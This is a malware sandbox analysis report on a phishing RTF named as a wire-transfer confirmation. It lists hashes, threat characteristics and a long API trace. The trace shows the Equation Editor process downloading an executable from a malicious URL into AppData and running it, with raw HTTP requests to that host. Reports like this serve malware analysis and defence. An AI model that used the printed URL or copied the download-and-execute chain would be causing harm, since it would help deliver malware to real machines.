Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-06-10 07:39:09
Submitter	Manual Submission
Type	RTF document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_GEN.F04IE00ES21		
Exploited vulnerabilities	-		
Analyzed objects	RTF document	1 - Payment MT103 Remittance Wire Transfer Confirmation.doc	5EF0E0AB7C0A69CB375EEC7E03C3651096D0B409

Analysis Environments

	W7	W10	CentOS w Docker
Anti-security, self-preservation			
Autostart or other system reconfiguration	✓	✓	
Deception, social engineering			
File drop, download, sharing, or replication	✓	✓	
Hijack, redirection, or data theft			
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓	✓	
Rootkit, cloaking			
Suspicious network or messaging activity	✓	✓	

W7


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.F04IE00ES21
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - Payment MT103 Remittance Wire Transfer Confirmation.doc (RTF document)

File name	Payment MT103 Remittance Wire Transfer Confirmation.doc
File type	RTF document
SHA-1	5EF0E0AB7C0A69CB375EEC7E03C3651096D0B409
SHA-256	E5E64F1C85C126A679A52C79C948826AA30E5BCE1533A0DE2F3F0EB1685E685A
MD5	EE21641FB11690DA19EA8D22EC6C59CE
Size	4618 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.F04IE00ES21
Exploited vulnerabilities	-
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (3) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (4) Suspicious network or messaging activity (10)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	■□□ Characteristics: 1
Command and Control	Commonly Used Port	■■■ Characteristics: 1
	Standard Application Layer Protocol	■■■ Characteristics: 1

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%APPDATA%\OPASSFG.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\IMG_001[1].exe

File drop, download, sharing, or replication (3)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe
Executes dropped file	🟥🟥🟥	File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe "%APPDATA%\OPASSFG.exe"
Drops executable during installation	🟥🟥⬜	Dropping Process ID: 2680 File: %APPDATA%\OPASSFG.exe Type: VSDT_EXE

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Causes document reader to crash	🟥⬜⬜	Process ID: 2260 Image Path: WINWORD.EXE
Detected as probable malware	🟥⬜⬜	Source: ATSE Detection Name: TROJ_GEN.F04IE00ES21 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2680 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2680 Image Path: %APPDATA%\OPASSFG.exe Shell Command: "%APPDATA%\OPASSFG.exe"
Creates process in Application Data folder	🟥🟥⬜	Process ID: 2752 Image Path: %APPDATA%\OPASSFG.exe
Creates command line process	🟥⬜⬜	Process ID: 2752 Image Path: %APPDATA%\OPASSFG.exe

Suspicious network or messaging activity (10)

Characteristic	Significance	Details
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://bayareagrownandsexygetaways.com/files/IMG_001.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Listens on port	🟥⬜⬜	0.0.0.0:49175
Listens on port	🟥⬜⬜	0.0.0.0:49174
Listens on port	🟥⬜⬜	0.0.0.0:49173
Listens on port	🟥⬜⬜	0.0.0.0:49172
Listens on port	🟥⬜⬜	0.0.0.0:49171
Listens on port	🟥⬜⬜	0.0.0.0:49170
Listens on port	🟥⬜⬜	127.0.0.1:52821
Connects to remote URL or IP address	🟥⬜⬜	http://bayareagrownandsexygetaways.com/files/IMG_001.exe
Connects to remote URL or IP address	🟥⬜⬜	http://bayareagrownandsexygetaways.com/files/IMG_001.exe

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
bayareagrownandsexygetaways.com	104.193.142.65	53	-	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
bayareagrownandsexygetaways.com	104.193.142.65	80	-	-	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
bayareagrownandsexygetaways.com	104.193.142.65	443	-	-	-	Payment MT103 Remittance Wire Transfer Confirmation.doc

URL	Site Category	Risk Level	Threat	Accessed By
http://bayareagrownandsexygetaways.com/files/IMG_001.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	Payment MT103 Remittance Wire Transfer Confirmation.doc

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
OPASSFG.exe	No risk	-	-	-	309056	7584DDB65FEE88483474BB291FB42EECEBA51C41
IMG_001[1].exe	No risk	-	-	-	309056	7584DDB65FEE88483474BB291FB42EECEBA51C41
~WRF{8469ED66-6B12-452A-8588-02301FEB58BE}.tmp	No risk	-	-	-	16384	4C11FBAD6408A88711E30E493AC7A5B4D6714A54
~DF01B7FD7366DC1DDE.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
~WRS{1AB81917-7A85-4D80-B797-19CD8CC1049B}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$Normal.dotm	No risk	-	-	-	162	2950A41A9DA587E8D14B3E23B7B847C104372EC8
1943115.cvr	No risk	-	-	-	356	694799CD3ABA9314D26533368E2759423F0ACB51
~$Normal.dot	No risk	-	-	-	162	CF5AA14180C9FEA5F0675D0CE0CB1BFD2384CEEE
~$yment MT103 Remittance Wire Transfer Confirmation.doc	No risk	-	-	-	162	CF5AA14180C9FEA5F0675D0CE0CB1BFD2384CEEE

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	5EF0E0AB7C0A69CB375EEC7E03C3651096D0B409	High
URL	http://bayareagrownandsexygetaways.com:80/files/IMG_001.exe	High

Analysis


Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://bayareagrownandsexygetaways.com/files/IMG_001.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00ES21 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\ Value: None		2260
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\ Value: None		2260
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTT Value: None		2260
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dot Type: VSDT_COM_DOS		2260
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dot Type: VSDT_COM_DOS		2260
Detection	Threat Characteristic: Causes document reader to crash Process ID: 2260 Image Path: WINWORD.EXE		
Add File	Path: %TEMP%\1943115.cvr Type: VSDT_COM_DOS		2260
Write File	Path: %TEMP%\1943115.cvr Type: VSDT_COM_DOS		2260
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTF Value: 0		2260
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTA Value: 18		2260
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTT Value: None		2260
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2536
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2536
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\xd) Value: None		2536
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2536
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2536
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 52ca0008		2536
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52ca0008		2536
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52ca0009		2536
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		2536
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2536
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000b		2536
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\~h) Value: None		2536
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2536
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2536
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\~h) Value: None		2536
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\<m) Value: None		2536
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2536
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2536) Return: 1		2536
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2536
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2536) Return: 1		2536
Detection	Threat Characteristic: Creates process Process ID: 2680 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 52ca0003	2536	2680
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2536	2680
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2536	2680
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2536	2680
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://bayareagrownandsexygetaways.com/files/IMG_001.exe, %APPDATA%\OPASSFG.exe, ,) Return: 0	2536	2680
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://bayareagrownandsexygetaways.com/files/IMG_001.exe		
Call System API	API Name: DnsQueryExW Args: (bayareagrownandsexygetaways.com, 1, 50000000) Return: 0	2536	2680
Call System API	API Name: DnsQueryExW Args: (bayareagrownandsexygetaways.com, 1, 50000000) Return: 0	2536	2680
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	2536	2680
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	2536	2680
Call Service API	API Name: OpenServiceW Args: (2e3dcc8, Sens, 4) Return: 2e3dc50	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	2536	2680
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	2536	2680
Call Service API	API Name: OpenServiceA Args: (2e3db10, rasman, 4) Return: 2e3dde0	2536	2680
Call Service API	API Name: OpenServiceA Args: (2e3dde0, RASMAN, 4) Return: 2e3de30	2536	2680
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (12ebf4, 0, 0, 0) Return: 1	2536	2680
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2536	2680
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2536	2680
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2536	2680
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2536	2680
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2536	2680
Call Network API	API Name: socket Args: (2, 2, 17) Return: 390	2536	2680
Call Network API	API Name: bind Args: (390, 127.0.0.1:52821, 16) Return: 0	2536	2680
Detection	Threat Characteristic: Listens on port 127.0.0.1:52821		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	2536	2680
Call System API	API Name: DnsQueryExW Args: (bayareagrownandsexygetaways.com, 1, 50000000) Return: 0	2536	2680
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, bayareagrownandsexygetaways.com, 80, , , 3, 0, 48695584) Return: cc0008	2536	2680
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /files/IMG_001.exe, , , 1239016, 4194320, 48695584) Return: cc000c	2536	2680
Detection	Threat Characteristic: Connects to remote URL or IP address http://bayareagrownandsexygetaways.com/files/IMG_001.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 414	2536	2680
Call Network API	API Name: socket Args: (23, 1, 6) Return: 414	2536	2680
Call Network API	API Name: socket Args: (2, 2, 0) Return: 434	2536	2680
Call Network API	API Name: socket Args: (23, 2, 0) Return: 434	2536	2680
Call Network API	API Name: socket Args: (23, 1, 6) Return: 42c	2536	2680
Call Network API	API Name: socket Args: (2, 2, 0) Return: 460	2536	2680
Call Network API	API Name: socket Args: (23, 2, 0) Return: 460	2536	2680
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	2536	2680
Call System API	API Name: DnsQueryExW Args: (bayareagrownandsexygetaways.com, 1, 40006000) Return: 9701	2536	2680
Call System API	API Name: DnsQueryExW Args: (bayareagrownandsexygetaways.com, 1c, 40006000) Return: 0	2536	2680
Call Network API	API Name: socket Args: (23, 2, 0) Return: 460	2536	2680
Call Network API	API Name: socket Args: (2, 1, 6) Return: 460	2536	2680
Call Network API	API Name: bind Args: (460, 0.0.0.0:49170, 16) Return: 0	2536	2680
Detection	Threat Characteristic: Listens on port 0.0.0.0:49170		
Call Network API	API Name: connect Args: (460, 104.193.142.65:80, 16) Return: ffffffff	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: send Args: (460, GET /files/IMG_001.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: bayareagrownandsexygetaways.com\r\nConnection: Keep-Alive\r\n\r\n, 340, 0) Return: 340	2536	2680
Call Network API	API Name: recv Args: (460, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (460, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (460, , 625, 0) Return: ?	2536	2680

Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (460, , 625, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (460, , 1, 2) Return: ?	2536	2680
Call Network API	API Name: socket Args: (2, 1, 6) Return: 48c	2536	2680
Call Network API	API Name: bind Args: (48c, 0.0.0.0:49171, 16) Return: 0	2536	2680
Detection	Threat Characteristic: Listens on port 0.0.0.0:49171		
Call Network API	API Name: connect Args: (48c, 104.193.142.65:443, 16) Return: ffffffff	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: send Args: (48c, ..., 144, 0) Return: 144	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: socket Args: (2, 1, 6) Return: 48c	2536	2680
Call Network API	API Name: bind Args: (48c, 0.0.0.0:49172, 16) Return: 0	2536	2680
Detection	Threat Characteristic: Listens on port 0.0.0.0:49172		
Call Network API	API Name: connect Args: (48c, 104.193.142.65:443, 16) Return: ffffffff	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: send Args: (48c, ..., 144, 0) Return: 144	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: socket Args: (2, 1, 6) Return: 48c	2536	2680
Call Network API	API Name: bind Args: (48c, 0.0.0.0:49173, 16) Return: 0	2536	2680
Detection	Threat Characteristic: Listens on port 0.0.0.0:49173		
Call Network API	API Name: connect Args: (48c, 104.193.142.65:443, 16) Return: ffffffff	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: send Args: (48c, ..., 58, 0) Return: 58	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: socket Args: (2, 1, 6) Return: 48c	2536	2680
Call Network API	API Name: bind Args: (48c, 0.0.0.0:49174, 16) Return: 0	2536	2680
Detection	Threat Characteristic: Listens on port 0.0.0.0:49174		
Call Network API	API Name: connect Args: (48c, 104.193.142.65:443, 16) Return: ffffffff	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /files/IMG_001.exe, , , 1239020, 4194320, 48690304) Return: cc000c	2536	2680
Call Network API	API Name: socket Args: (2, 1, 6) Return: 48c	2536	2680
Call Network API	API Name: bind Args: (48c, 0.0.0.0:49175, 16) Return: 0	2536	2680
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (48c, 127.0.0.1:80, 16) Return: ffffffff	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (48c, GET /files/IMG_001.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 127.0.0.1\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
